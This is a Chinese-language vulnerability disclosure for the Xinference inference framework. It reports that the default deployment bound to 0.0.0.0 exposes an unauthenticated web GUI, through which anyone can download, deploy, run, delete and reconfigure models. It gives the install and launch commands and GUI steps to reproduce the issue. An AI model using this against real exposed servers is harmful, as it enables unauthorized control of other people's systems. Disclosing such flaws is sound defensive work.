## 漏洞名称：

Xinference Web服务存在未授权可执行任意操作

厂商：

Xinference属于杭州未来速度科技有限公司

## Xinference 介绍

Xorbits Inference（Xinference）是一个性能强大且功能全面的分布式推理框架。可用于大语言模型（LLM），语音识别模型，多模态模型等各种模型的推理。通过Xorbits Inference，你可以轻松地一键部署你自己的模型或内置的前沿开源模型。

GitHub：<https://github.com/xorbitsai/inference>

官方文档：<https://inference.readthedocs.io/zh-cn/latest/index.html>

## 版本：

当前全部版本

## 风险危害：

当Xinference 部署方式，采用xinference-local --host 0.0.0.0 --port 9997（此端口可自定义）且默认配置，则攻击者可未授权访问Web GUI界面，并通过界面操作实现查看、下载、部署、运行、删除模型的任意操作。

## 漏洞复现


1. 部署Xinference

pip install "xinference[all]"


1. 启动Xinference

xinference-local --host 0.0.0.0 --port 9997


1. 访问Xinference界面
2. 拉取、部署模型。在Launch Model 界面，此处攻击者点击模型并完成简单配置，即可拉取魔塔社区的任意模型并完成安装




1. 删除模型。在Running models界面，攻击者可以选择删除运行中的模型



1. 修改模型配置。在Register Model界面，攻击者可以修改相关配置，或者创建新的配置。

